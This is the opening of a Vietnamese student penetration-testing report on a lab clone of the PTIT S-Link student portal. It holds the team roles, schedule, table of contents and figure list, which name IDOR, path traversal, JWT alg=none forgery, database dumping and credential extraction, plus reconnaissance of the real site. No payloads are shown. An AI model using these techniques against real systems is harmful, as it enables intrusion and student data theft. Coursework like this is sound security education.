

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI TẬP LỚN
HỌC PHẦN: KIỂM THỬ XÂM NHẬP
MÃ HỌC PHẦN: INT14107**

ĐỀ TÀI: KIỂM THỬ XÂM NHẬP HỆ THỐNG PTIT S-LINK

Các sinh viên thực hiện (trưởng nhóm xếp số 1):

Các sinh viên thực hiện :

B22DCATT164 HOÀNG ANH KHOA

B22DCATT100 NGUYỄN TRƯỜNG GIANG

B22DCATT180 LÊ QUANG LỘC

B22DCATT200 HÀ HOÀNG NAM

Tên nhóm: 10

Tên lớp: D22CQAT04-B

Giảng viên hướng dẫn: TS.NGUYỄN NGỌC ĐIỆP

HÀ NỘI 2026

PHẦN BỔ SUNG THEO GÓP Ý CỦA THẦY: KHẢO SÁT CHỨC NĂNG WEBSITE S-LINK CLONE

Theo góp ý của thầy, nhóm bổ sung phần khảo sát các chức năng đã triển khai trên website S-Link Clone nội dung được thêm chi tiết ở mục 4.5.3. Mục tiêu của phần này là chứng minh bản web clone không chỉ có trang đăng nhập, mà đã mô phỏng được các chức năng cơ bản của cổng sinh viên S-Link để phục vụ quá trình kiểm thử trong môi trường Lab.

Sau khi truy cập website từ Kali Linux và đăng nhập bằng tài khoản demo, nhóm tiến hành kiểm tra các chức năng chính gồm: trang chủ, thông tin cá nhân, lớp tín chỉ, lớp hành chính, tin tức, lịch & sự kiện, học tập, rèn luyện, nghiên cứu khoa học, dịch vụ một cửa và thư viện.

Kết quả khảo sát cho thấy các chức năng chính đã truy cập được, giao diện hiển thị đúng bố cục và dữ liệu mô phỏng được trả về từ hệ thống backend/database trong Lab. Việc bổ sung các chức năng này giúp website clone có đủ bề mặt nghiệp vụ để thực hiện các bước kiểm thử bảo mật ở các chương sau, như kiểm tra xác thực, phân quyền API, lộ dữ liệu sinh viên, IDOR và xử lý file.

PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

TT	Công việc / Nhiệm vụ	SV thực hiện	Thời hạn hoàn thành
1	Trưởng nhóm; điều phối tiến độ chung và tổng hợp báo cáo. Khảo sát sơ bộ hệ thống thật <code>slink.ptit.edu.vn</code> bằng Wappalyzer, DevTools, phân tích cookie phiên và HTTP header (Chương 3). Trực tiếp thực hiện kiểm thử trên hệ thống thực Slink PTIT: trình sát, phát hiện dịch vụ, kiểm tra thư mục công khai, phân tích lỗ hổng đã biết và PoC an toàn.	Hoàng Anh Khoa	08/04/2026
2	Thiết kế mô hình mạng mô phỏng (Users Zone – pfSense – DMZ – Internal Zone) trên VMware Workstation. Cài đặt và cấu hình pfSense, các VMnet host-only, máy chủ Web, máy chủ Database và máy Kali Linux. Triển khai Web stack bằng Docker Compose (Nginx + Next.js + Node.js + MySQL), thiết lập firewall rules và verify hoạt động. Phụ trách toàn bộ Chương 4.	Lê Quang Lộc	30/03/2026
3	Kiểm thử xâm nhập web clone giai đoạn ngoài/trong tường lửa: quét cổng với Nmap, liệt kê thư mục với Gobuster, quét lỗ hổng với Nikto/Nuclei, cấu hình Burp Suite. Khai thác các lỗ hổng Excessive Data Exposure, IDOR, Path Traversal và Bypass JWT <code>alg=none</code> . Phụ trách phần lớn Chương 5.	Nguyễn Trường Giang	06/04/2026
4	Hỗ trợ kiểm thử web clone giai đoạn trên server: bypass MySQL bằng filesystem access, trích xuất credentials từ container, kiểm thử di chuyển ngang, verify firewall log (mục 5.5, 5.7). Phụ trách Chương 7: đề xuất biện pháp khắc phục theo nhóm rủi ro, tuân thủ đạo đức trong kiểm thử và rút ra nhận thức an toàn thông tin.	Hà Hoàng Nam	06/04/2026

NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ

TT	SV thực hiện	Thái độ tham gia	Mức hoàn thành CV	Kỹ năng giao tiếp	Kỹ năng hợp tác	Kỹ năng lãnh đạo
1	Hoàng Anh Khoa	5	5	4	4	4
2	Lê Quang Lộc	5	4	4	4	
3	Nguyễn Trường Giang	5	3	3	3	
4	Hà Hoàng Nam	5	2	2	2	

Ghi chú:

- Thái độ tham gia: Đánh giá điểm thái độ tham gia công việc chung của nhóm (từ 0: không tham gia, đến 5: chủ động, tích cực).
- Mức hoàn thành CV: Đánh giá điểm mức độ hoàn thành công việc được giao (từ 0: không hoàn thành, đến 5: hoàn thành xuất sắc).
- Kỹ năng giao tiếp: Đánh giá điểm khả năng tương tác, giao tiếp trong nhóm (từ 0: không hoặc giao tiếp rất yếu, đến 5: giao tiếp xuất sắc).
- Kỹ năng hợp tác: Đánh giá điểm khả năng hợp tác, hỗ trợ lẫn nhau, giải quyết mâu thuẫn, xung đột
- Kỹ năng lãnh đạo: Đánh giá điểm khả năng lãnh đạo (từ 0: không có khả năng lãnh đạo, đến 5: có khả năng lãnh đạo tốt, tổ chức và điều phối công việc trong nhóm hiệu quả).

MỤC LỤC

MỤC LỤC.....	5
DANH MỤC CÁC HÌNH VẼ.....	9
DANH MỤC CÁC TỪ VIẾT TẮT	11
MỞ ĐẦU	12
CHƯƠNG 1. THÔNG TIN NHÓM.....	13
CHƯƠNG 2. KỸ NĂNG LÀM VIỆC NHÓM.....	14
2.1. Cách tổ chức làm việc	14
2.2. Phân công nhiệm vụ	14
2.3. Kế hoạch làm việc theo tuần.....	14
2.4. Điều chỉnh sau góp ý của giảng viên	15
CHƯƠNG 3. LỰA CHỌN MỤC TIÊU VÀ KHẢO SÁT SƠ BỘ.....	16
3.1 Giới thiệu.....	16
3.1.1 Đăng nhập hệ thống	17
3.2 Bắt đầu khảo sát	21
3.2.1 Các bước khảo sát dự tính.....	21
3.2.2 Sử dụng Wappalyzer.....	22
CHƯƠNG 4. THIẾT KẾ MÔ HÌNH MẠNG MÔ PHỎNG VÀ LÊN CẤU HÌNH CHI TIẾT	28
4.1 Giới thiệu và mục tiêu	28
4.1.1 Đặt vấn đề	28
4.1.2 Mục tiêu cụ thể của chương	28
4.2 Mô tả chung về mô hình sẽ xây dựng	29
4.2.1 Mô tả chung về hệ thống.....	29
4.2.2 Luồng kết nối giữa các thành phần	30
4.2.3 Phân tích công nghệ sử dụng.....	31
4.2.4 Bảng cấu hình từng máy ảo	32
4.2.5 Các cổng dịch vụ sử dụng	32
4.2.6 Firewall rules dự kiến	33
4.2.7 Web stack triển khai (Nginx + Next.js + Node.js services + MySQL).....	34
4.3 Thực hiện cài đặt môi trường.....	34
4.3.1 Tạo các VMnet trong VMware Workstation.....	34
4.3.2 Cài đặt và cấu hình pfSense	35

4.3.3 Cài đặt Web Server và Database Server	36
4.3.4 Cấu hình IP tĩnh cho Kali Linux.....	38
4.3.5 Triển khai Web stack bằng Docker Compose	38
4.4 Cấu hình tường lửa pfSense	42
4.4.1 Truy cập Web GUI pfSense.....	42
4.4.2 Tạo các Firewall Rule	43
4.4.3 Verify hoạt động của firewall.....	45
4.4.4 Bằng chứng từ Firewall Log.....	47
4.5 Cấu hình máy Kali Linux	47
4.5.1 Cài đặt và cấu hình mạng	47
4.5.2 Bộ tool kiểm thử bảo mật được sử dụng	48
4.5.3 Truy cập website từ Kali và khảo sát các chức năng	48
4.6 Kết chương.....	53
CHƯƠNG 5. KIỂM THỬ XÂM NHẬP WEB CLONE	55
5.1 Giới thiệu hoạt động kiểm thử	55
5.1.1 Bộ công cụ sử dụng.....	55
5.1.2 Tài khoản kiểm thử	56
5.2 Kiểm thử ngoài tường lửa.....	57
5.2.1 Quét cổng dịch vụ với Nmap	57
5.2.2 Liệt kê thư mục và endpoint với Gobuster	58
5.2.3 Quét lỗ hổng cấu hình với Nikto	60
5.2.4 Quét theo template với Nuclei	61
5.2.5 Banner grabbing với curl	62
5.2.6 Cấu hình Burp Suite	63
5.2.7 Đánh giá kết quả giai đoạn Outside.....	64
5.3 Khai thác Excessive Data Exposure và IDOR.....	64
5.3.1 VULN-3a - Excessive Data Exposure	65
5.3.2 VULN-2 - Insecure Direct Object Reference (IDOR).....	67
5.3.3 VULN-3- Path Traversal	70
5.4 Kiểm thử trong tường lửa.....	72
5.4.1 Verify vị trí pentester trong DMZ	72
5.4.2 Truy cập trực tiếp Database bypass API	73
5.4.3 Trích xuất bảng users	74
5.4.4 Dump toàn bộ Database.....	74
5.4.5 Khám phá container và môi trường Docker.....	75

5.4.6 Đánh giá vị trí Inside DMZ	76
5.5 Kiểm thử trên server	76
5.5.1 Verify vị trí trong Internal Zone.....	77
5.5.2 Bypass MySQL auth bằng filesystem access.....	77
5.5.3 Trích xuất credentials từ container environment	77
5.5.4 Kiểm thử di chuyển ngang – Xác minh tường lửa	78
5.5.5 Verify từ pfSense Firewall Logs.....	79
5.5.6 Đánh giá vị trí trên Server.....	80
5.6 Bypass xác thực bằng JWT alg=none.....	80
5.6.1 Mô tả lỗ hổng JWT alg=none	80
5.6.2 Phân tích cấu trúc token hợp lệ	81
5.6.3 Forge token với alg=none và role=admin.....	82
5.6.4 Bypass xác thực và truy cập admin endpoint	83
5.6.5 So sánh kiểm chứng - Forge HS256 với key sai	83
5.6.6 Đánh giá rủi ro JWT alg=none	84
5.7 Tổng hợp lỗ hổng và đánh giá hậu quả	85
5.7.1 Bảng tổng hợp các lỗ hổng đã khai thác.....	85
5.7.2 Phân tích chuỗi tấn công (Attack Chain)	85
5.7.3 Bảng so sánh giữa Lab clone và hệ thống thật	86
5.8 Kết chương.....	86
CHƯƠNG 6. KIỂM THỬ HỆ THỐNG THỰC TẾ SLINK PTIT	88
6.1 Mục tiêu, phạm vi và nguyên tắc kiểm thử.....	88
6.2 Trình sát và xác định công nghệ	89
CHƯƠNG 6. <i>Tóm tắt kết quả nhận diện công nghệ hệ thống thật</i>	91
6.3 Phát hiện dịch vụ và bề mặt tấn công.....	91
6.4 Kiểm tra thư mục và tài nguyên công khai.....	93
6.5 Phân tích lỗ hổng đã biết và nguy cơ tiềm ẩn	94
6.6 Kiểm chứng an toàn và giới hạn Proof of Concept	95
6.7 Đánh giá tổng thể hệ thống thật.....	95
6.8 Kết chương.....	96
CHƯƠNG 7. ĐỀ XUẤT BIỆN PHÁP KHẮC PHỤC VÀ THỰC HIỆN ĐÁNH GIÁ ĐẠO ĐỨC, NHẬN THỨC AN TOÀN THÔNG TIN.....	97
7.1 Đề xuất biện pháp khắc phục theo nhóm rủi ro	97
7.1.1 Cập nhật và che giấu thông tin phiên bản máy chủ.....	97
7.1.2 Bổ sung chính sách HTTP security headers	97

7.1.3 Rà soát TLS, HSTS và chứng chỉ cho toàn bộ virtual host	97
7.1.4 Bảo vệ luồng Microsoft SSO/OAuth/OIDC	98
7.1.5 Phòng chống IDOR và Excessive Data Exposure.....	98
7.1.6 Phòng chống Mass Assignment.....	99
7.1.7 Phòng chống Path Traversal và rò rỉ file	99
7.1.8 Bảo vệ JWT và khóa ký	99
7.1.9 Hardening Docker, database và phân vùng mạng	99
7.2 Kế hoạch kiểm chứng sau khắc phục	101
7.3 Tuân thủ đạo đức trong kiểm thử an toàn thông tin	101
7.4 Nhận thức an toàn thông tin rút ra trong quá trình thực hiện	102
7.4.1 Nhận thức về bề mặt tấn công thực tế.....	102
7.4.2 Nhận thức về sự khác biệt giữa dấu hiệu và lỗ hổng.....	102
7.4.3 Nhận thức về trách nhiệm của người làm an toàn thông tin.....	102
7.4.4 Nhận thức về defense in depth	103
7.4.5 Nhận thức về bảo vệ dữ liệu sinh viên	103
7.5 Tìm hiểu về hợp đồng kiểm thử xâm nhập	103
7.6 Cam kết đạo đức của nhóm.....	103
7.7 Kết chương.....	104
TÀI LIỆU THAM KHẢO	105

DANH MỤC CÁC HÌNH VẼ

Hình 1 Giao diện trang chủ Slink.....	16
Hình 2 Giao diện đăng nhập.....	18
Hình 3 Giao diện trang chủ Slink PTIT	18
Hình 4 Nhóm chức năng Học tập trên Slink PTIT	19
Hình 5 Nhóm chức năng Rèn luyện và Nghiên cứu khoa học	20
Hình 6 Nhóm chức năng Dịch vụ một cửa, Thư viện và Tài chính	20
Hình 7 Nhóm chức năng hỗ trợ và tiện ích khác.....	21
Hình 8 Kết quả nhận diện công nghệ website Slink PTIT bằng Wappalyzer.....	23
Hình 9 Kiểm tra slink.ptit.edu.vn bằng DevTools.	25
Hình 10 Kiểm tra Cookie Session trên slink.ptit.edu.vn.	26
Hình 11 Sơ đồ tổng quan mô hình mạng Lab (Users Zone - pfSense - DMZ - Internal Zone)	29
Hình 12 Cấu hình ba VMnet host-only trong Virtual Network Editor	35
Hình 13 Cấu hình interface pfSense sau khi hoàn tất	36
Hình 14.....	37
Hình 15.....	37
Hình 16 Docker Engine và Docker Compose hoạt động trên webserv và dbsrv.....	38
Hình 17 Kali có IP 10.0.0.10/24 với gateway là pfSense WAN (10.0.0.1).	38
Hình 18.....	39
Hình 19.....	40
Hình 20.....	41
Hình 21.....	41
Hình 22 Verify kết nối webserv → dbsrv qua firewall pfSense (TCP 3306)	42
Hình 23 Deploy thành công 4 container trên webserv, gwdu kết nối được MySQL qua firewall....	42
Hình 24 Đăng nhập Web GUI pfSense thành công từ Kali Linux.....	43
Hình 25 Firewall Rules tab WAN (LAN_USERS) trên pfSense.....	43
Hình 26 Firewall Rules tab DMZ (LAN_DMZ) trên pfSense	44
Hình 27 Firewall Rules tab LAN (LAN_INTERNAL) trên pfSense.....	45
Hình 28 Bảng chứng ma trận test phân vùng từ Kali, webserv và dbsrv.....	47
Hình 29 Firewall Log của pfSense ghi nhận traffic bị chặn trong quá trình test	47
Hình 30 Giao diện trang đăng nhập S-Link truy cập từ Kali Linux qua firewall pfSense.....	48
Hình 31 Trang chọn tài khoản người dùng sau khi nhấn Đăng nhập với Microsoft.....	49
Hình 32 Kết quả quét cổng cơ bản với Nmap trên Web Server.....	57
Hình 33 Kết quả quét chi tiết với NSE scripts (HTTP title, headers)	57
Hình 34 Firewall pfSense chặn truy cập từ Kali tới Database Server.....	58
Hình 35 Kết quả Gobuster ở thư mục gốc - phát hiện endpoint API.....	59
Hình 36 Liệt kê chi tiết API endpoints dưới /api/gwdu	60
Hình 37 Nikto phát hiện các vấn đề cấu hình bảo mật trên Web Server	61
Hình 38 Kết quả quét Nuclei với template CVE và misconfiguration.....	62
Hình 39 Curl xác nhận banner và HTTP headers.....	63
Hình 40 Burp Suite bắt được toàn bộ traffic giữa Firefox và Web Server	63
Hình 41 Chi tiết một request trong Burp HTTP history.....	64
Hình 42 VULN-3a — Response API trả về password_hash và dữ liệu nội bộ	66
Hình 43 Burp Repeater gửi request GET /api/gwdu/qldt/sinh-vien/me với Authorization Bearer.....	66

Hình 44 Response trong Burp với password_hash và ghi_chu_noi_bo bị lộ	67
Hình 45 Bill học phí của tài khoản chính chủ (user_id=1)	68
Hình 46 Bill học phí của user khác (user_id=2) đọc được bằng token của Khoa - IDOR.....	68
Hình 47 Cấu hình Intruder với payload số tự động cho IDOR	69
Hình 48 Kết quả Intruder — Khoa đọc được toàn bộ bills của tất cả user	69
Hình 49 Nội dung /etc/passwd của container bị đọc qua Path Traversal	70
Hình 50 Đọc source code package.json qua Path Traversal	71
Hình 51 Burp Repeater với payload Path Traversal URL-encoded	72
Hình 52 Pentester ở vị trí DMZ (websrv) — reach được DB Server.....	73
Hình 53 Kết nối trực tiếp DB Server từ DMZ với credentials đã leak	74
Hình 54 Dump bảng users với password_hash và ghi chú nội bộ	74
Hình 55 Dump toàn bộ database	75
Hình 56 Khám phá môi trường Docker từ DMZ - leak env và source	76
Hình 57 Pentester ở vị trí Internal - trên chính DB Server.....	77
Hình 58 Lộ MySQL root password qua docker exec env	78
Hình 59 Lateral Movement Test - firewall chặn 3 trong 4 attempt.....	79
Hình 60 pfSense Firewall Log ghi nhận lateral attempt từ Internal Zone.....	80
Hình 61 Decode token JWT hợp lệ với jwt_tool	82
Hình 62 jwt_tool tự động forge các biến thể token tấn công	83
Hình 63 Bypass thành công - truy cập admin dashboard với forged token alg=none	83
Hình 64 HS256 với key sai bị block (401), alg=none bypass thành công	84
Hình 65 gobuster_exclude_length.....	94
Hình 66 Bảng tổng hợp kết quả kiểm thử hệ thống thật và ghi chú không khai thác	96

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/Giải thích	Thuật ngữ tiếng Việt/Giải thích
CE	Community Edition	Phiên bản cộng đồng
CSP	Content Security Policy	Chính sách bảo mật nội dung
CVE	Common Vulnerabilities and Exposures	Cơ sở dữ liệu lỗ hổng và rủi ro bảo mật phổ biến
DB	Database	Cơ sở dữ liệu
DMZ	Demilitarized Zone	Vùng mạng phi quân sự (vùng trung gian)
DNS	Domain Name System	Hệ thống phân giải tên miền
FTP	File Transfer Protocol	Giao thức truyền tệp
HSTS	HTTP Strict Transport Security	Cơ chế bảo mật truyền tải nghiêm ngặt qua HTTP
HTTP	Hypertext Transfer Protocol	Giao thức truyền siêu văn bản
HTTPS	Hypertext Transfer Protocol Secure	Giao thức truyền siêu văn bản bảo mật
IDS	Intrusion Detection System	Hệ thống phát hiện xâm nhập
IP	Internet Protocol	Giao thức Internet
IPS	Intrusion Prevention System	Hệ thống ngăn chặn xâm nhập
LAN	Local Area Network	Mạng cục bộ
LMS	Learning Management System	Hệ thống quản lý học tập
NAT	Network Address Translation	Cơ chế chuyển đổi địa chỉ mạng
OS	Operating System	Hệ điều hành
OWASP	Open Web Application Security Project	Dự án bảo mật ứng dụng web mở
PTIT	Posts and Telecommunications Institute of Technology	Học viện Công nghệ Bưu chính Viễn thông
SQL	Structured Query Language	Ngôn ngữ truy vấn có cấu trúc
SQLi	SQL Injection	Tấn công chèn mã SQL
SSH	Secure Shell	Giao thức kết nối bảo mật từ xa
SSL	Secure Sockets Layer	Tầng kết nối bảo mật
TLS	Transport Layer Security	Bảo mật tầng truyền tải
VMware	VMware (phần mềm ảo hóa)	Phần mềm ảo hóa máy tính
VMnet	Virtual Machine Network	Mạng máy ảo (trong VMware Workstation)
WAN	Wide Area Network	Mạng diện rộng
XSS	Cross-Site Scripting	Tấn công chèn mã kịch bản liên trang

MỞ ĐẦU

Trong bối cảnh chuyển đổi số ngày càng sâu rộng tại Việt Nam, các tổ chức giáo dục và doanh nghiệp đang phụ thuộc ngày càng nhiều vào các hệ thống mạng và ứng dụng web để phục vụ hoạt động vận hành hàng ngày. Sự phát triển nhanh chóng của công nghệ thông tin kéo theo sự gia tăng cả về số lượng lẫn mức độ tinh vi của các cuộc tấn công mạng, trong đó các ứng dụng web và hạ tầng mạng nội bộ là những mục tiêu thường xuyên bị nhắm đến. Kiểm thử xâm nhập (Penetration Testing) vì vậy đã trở thành một hoạt động không thể thiếu, giúp các tổ chức chủ động phát hiện và khắc phục các điểm yếu bảo mật trước khi chúng bị kẻ tấn công lợi dụng.

Xuất phát từ yêu cầu của học phần Kiểm thử xâm nhập (INT14107) và mong muốn gắn kết lý thuyết với thực tiễn, nhóm 10 đã lựa chọn đề tài: "Kiểm thử xâm nhập hệ thống mô phỏng mạng doanh nghiệp và ứng dụng web clone từ `slink.ptit.edu.vn`". Đề tài lấy công thông tin sinh viên `slink.ptit.edu.vn` làm đối tượng khảo sát sơ bộ nhằm phân tích kiến trúc, công nghệ và bề mặt tấn công, từ đó xây dựng một hệ thống lab mô phỏng phân vùng ba lớp (Users Zone – DMZ – Internal Zone) trên VMware Workstation, với tường lửa pfSense làm trung tâm định tuyến và kiểm soát truy cập, web stack Nginx + Next.js + các Node.js services (SSO, gwdu) và cơ sở dữ liệu MySQL được container hóa bằng Docker Compose. Trên hệ thống lab đó, nhóm tiến hành các kịch bản kiểm thử web clone (Excessive Data Exposure, IDOR, Path Traversal, bypass JWT alg=none, di chuyển ngang qua các zone) và đối chiếu với kiểm thử an toàn ở mức Proof of Concept trên hệ thống thật, đảm bảo toàn bộ quá trình diễn ra hợp pháp và đúng chuẩn đạo đức nghề nghiệp trong lĩnh vực an toàn thông tin.

Báo cáo được cấu trúc thành bảy chương: Chương 1 trình bày thông tin nhóm và phân công nhiệm vụ; Chương 2 mô tả kỹ năng và quy trình làm việc nhóm; Chương 3 giới thiệu mục tiêu khảo sát và kết quả khảo sát sơ bộ hệ thống thật `slink.ptit.edu.vn` (nhận diện công nghệ, phân tích cookie phiên, hạ tầng bảo mật và cơ chế xác thực SSO/Keycloak); Chương 4 trình bày thiết kế và triển khai môi trường lab mô phỏng với pfSense, web stack container hóa và cấu hình firewall theo nguyên tắc default deny; Chương 5 mô tả chi tiết quá trình kiểm thử xâm nhập trên web clone qua ba vị trí Outside, Inside DMZ và Internal Zone, kèm phân tích chuỗi tấn công; Chương 6 trình bày kết quả kiểm thử an toàn trên hệ thống thật ở mức Proof of Concept giới hạn; Chương 7 đề xuất biện pháp khắc phục theo nhóm rủi ro, trình bày phân tuân thủ đạo đức và những bài học nhận thức về an toàn thông tin mà nhóm rút ra trong quá trình thực hiện.

CHƯƠNG 1. THÔNG TIN NHÓM

Tên đề tài: Kiểm thử xâm nhập hệ thống mô phỏng mạng doanh nghiệp và ứng dụng web clone từ slink.ptit.edu.vn.

Mục tiêu chung: Phát hiện, khai thác và đề xuất biện pháp khắc phục các lỗ hổng bảo mật trên một hệ thống mạng doanh nghiệp mô phỏng gồm tường lửa pfSense, máy chủ Web (Nginx + Node.js + MySQL), máy chủ FTP (vsftpd) và một ứng dụng web được clone từ giao diện cổng thông tin sinh viên slink.ptit.edu.vn.

Bảng 1. Danh sách thành viên nhóm

STT	Họ và tên	Vai trò trong nhóm
1	Hoàng Anh Khoa	Trưởng nhóm; phụ trách khảo sát và kiểm thử hệ thống thật slink.ptit.edu.vn (Chương 3, Chương 6).
2	Lê Quang Lộc	Phụ trách thiết kế mô hình mạng mô phỏng, cài đặt và cấu hình toàn bộ hạ tầng lab (Chương 4).
3	Nguyễn Trường Giang	Phụ trách kiểm thử web clone giai đoạn ngoài/trong tường lửa và bypass JWT (Chương 5).
4	Hà Hoàng Nam	Phụ trách kiểm thử web clone trên server và đề xuất biện pháp khắc phục, tuân thủ đạo đức (Chương 5, Chương 7).

Thời gian thực hiện: Đề tài được triển khai trong 6 tuần, bắt đầu từ tuần khảo sát mục tiêu cho đến tuần hoàn thiện báo cáo và demo cuối cùng.

CHƯƠNG 2. KỸ NĂNG LÀM VIỆC NHÓM

2.1. Cách tổ chức làm việc

Ngay sau khi nhận đề tài, nhóm đã thống nhất nguyên tắc làm việc theo mô hình cộng tác kết hợp chuyên trách: mỗi thành viên đảm nhận một mảng kỹ thuật chính nhưng vẫn cùng tham gia rà soát và đánh giá chéo kết quả của các thành viên khác. Cách tiếp cận này vừa bảo đảm tính chuyên sâu, vừa giúp toàn nhóm hiểu được toàn bộ hệ thống, phục vụ cho buổi demo và phần trả lời phản biện cuối học phần.

Việc trao đổi hằng ngày được thực hiện qua nhóm chat trực tuyến, trong khi các quyết định quan trọng (chốt mục tiêu, chốt sơ đồ mạng, chốt danh sách lỗ hổng cần kiểm thử) đều được đưa ra trong các buổi họp nhóm có biên bản. Mã nguồn web clone, các file cấu hình pfSense, kết quả quét và ảnh chụp màn hình minh chứng đều được lưu tập trung trên một thư mục chia sẻ để bảo đảm tính nhất quán của tài liệu.

2.2. Phân công nhiệm vụ

Bảng 2. Phân công nhiệm vụ tổng thể

Thành viên	Mảng phụ trách chính	Sản phẩm đầu ra
Hoàng Anh Khoa	Trưởng nhóm; điều phối tiến độ và tổng hợp báo cáo. Khảo sát sơ bộ và kiểm thử hệ thống thật <code>slink.ptit.edu.vn</code> (Chương 3, Chương 6).	Báo cáo khảo sát kiến trúc và bề mặt tấn công Slink PTIT; báo cáo kiểm thử hệ thống thật (Chương 3, Chương 6); bản tổng hợp báo cáo cuối cùng và slide demo.
Lê Quang Lộc	Thiết kế mô hình mạng mô phỏng và cấu hình toàn bộ hạ tầng lab: VMware Workstation, pfSense, Web Server, Database Server, Kali Linux, Docker Compose và firewall rules (Chương 4).	Sơ đồ mô hình mạng; bộ máy ảo lab hoạt động ổn định; file cấu hình pfSense và Docker Compose; báo cáo Chương 4 kèm ảnh chụp minh chứng.
Nguyễn Trường Giang	Kiểm thử web clone giai đoạn ngoài/trong tường lửa; khai thác Excessive Data Exposure, IDOR, Path Traversal; bypass JWT <code>alg=none</code> (Chương 5: 5.1–5.4 và 5.6).	Báo cáo các bước kiểm thử web clone kèm log Burp/Nmap/Nuclei; PoC bypass JWT; ảnh chụp minh chứng các lỗ hổng đã khai thác.
Hà Hoàng Nam	Kiểm thử web clone trên server (Internal Zone); tổng hợp lỗ hổng và đánh giá hậu quả; đề xuất biện pháp khắc phục, tuân thủ đạo đức và nhận thức an toàn thông tin (Chương 5: 5.5, 5.7; Chương 7).	Bảng tổng hợp lỗ hổng và phân tích chuỗi tấn công; danh mục biện pháp khắc phục theo nhóm rủi ro; cam kết đạo đức của nhóm (Chương 7).

2.3. Kế hoạch làm việc theo tuần

Bảng 3. Tiến độ làm việc theo tuần

Tuần	Nội dung trọng tâm	Sản phẩm chính
Tuần 1	Khảo sát sơ bộ slink.ptit.edu.vn, nhận diện công nghệ bằng Wappalyzer/DevTools, phân tích cookie phiên và HTTP header; xác định phạm vi và lập kế hoạch tổng thể.	Báo cáo khảo sát + kế hoạch tổng thể
Tuần 2	Thiết kế và triển khai mô hình mạng lab trên VMware (Users Zone – pfSense – DMZ – Internal); cài đặt Web Server, Database Server, Kali; deploy web stack bằng Docker Compose và cấu hình firewall rules.	Hệ thống lab hoàn chỉnh, kiểm tra kết nối
Tuần 3	Kiểm thử web clone giai đoạn ngoài tường lửa (Nmap, Gobuster, Nikto, Nuclei, Burp Suite); khai thác Excessive Data Exposure, IDOR, Path Traversal và bypass JWT alg=none.	Báo cáo kiểm thử sơ bộ
Tuần 4	Kiểm thử web clone trên server (Internal Zone), kiểm thử an toàn trên hệ thống thật Slink PTIT; tổng hợp lỗ hổng, phân tích chuỗi tấn công và viết bản nháp báo cáo.	Bản nháp báo cáo + bảng tổng hợp
Tuần 5	Hoàn thiện báo cáo, đề xuất biện pháp khắc phục theo nhóm rủi ro, viết phần đạo đức và nhận thức ATTT; chuẩn bị slide và demo bảo vệ.	Báo cáo cuối cùng + slide

2.4. Điều chỉnh sau góp ý của giảng viên

Sau các buổi thầy kiểm tra tiến độ, nhóm đã tiếp thu các góp ý của giảng viên và thực hiện một số điều chỉnh quan trọng: bổ sung phân vùng LAN bên cạnh WAN/DMZ để mô hình bám sát hơn kiến trúc doanh nghiệp; làm rõ ranh giới giữa khảo sát hệ thống thực và kiểm thử hệ thống mô phỏng nhằm bảo đảm tuân thủ đạo đức; chuẩn hóa lại bảng tổng hợp lỗ hổng theo mức độ nghiêm trọng và bổ sung phần phân tích chuỗi tấn công thay vì chỉ liệt kê lỗ hổng đơn lẻ.

CHƯƠNG 3. LỰA CHỌN MỤC TIÊU VÀ KHẢO SÁT SƠ BỘ


3.1 Giới thiệu

Đề tài tập trung vào việc thực hiện quy trình khảo sát và kiểm thử an toàn thông tin đối với website Slink PTIT tại địa chỉ: <https://slink.ptit.edu.vn>

Đây là một hệ thống trực tuyến thuộc Học viện Công nghệ Bưu chính Viễn thông, được sử dụng trong quá trình hỗ trợ sinh viên, giảng viên và nhà trường quản lý các hoạt động liên quan đến đào tạo, học tập và thông tin cá nhân. Do hệ thống có liên quan đến dữ liệu người dùng, tài khoản đăng nhập và các chức năng nội bộ, việc đánh giá mức độ an toàn của website là cần thiết nhằm phát hiện sớm các điểm yếu về cấu hình, công nghệ, dịch vụ công khai và cơ chế bảo vệ phiên đăng nhập.

Website slink.ptit.edu.vn có thể được xem là một cổng dịch vụ phục vụ nhiều nhóm người dùng khác nhau, trong đó có:

- Sinh viên: sử dụng hệ thống để đăng nhập, xem thông tin cá nhân, theo dõi các thông tin học tập, thông báo và các dịch vụ liên quan.
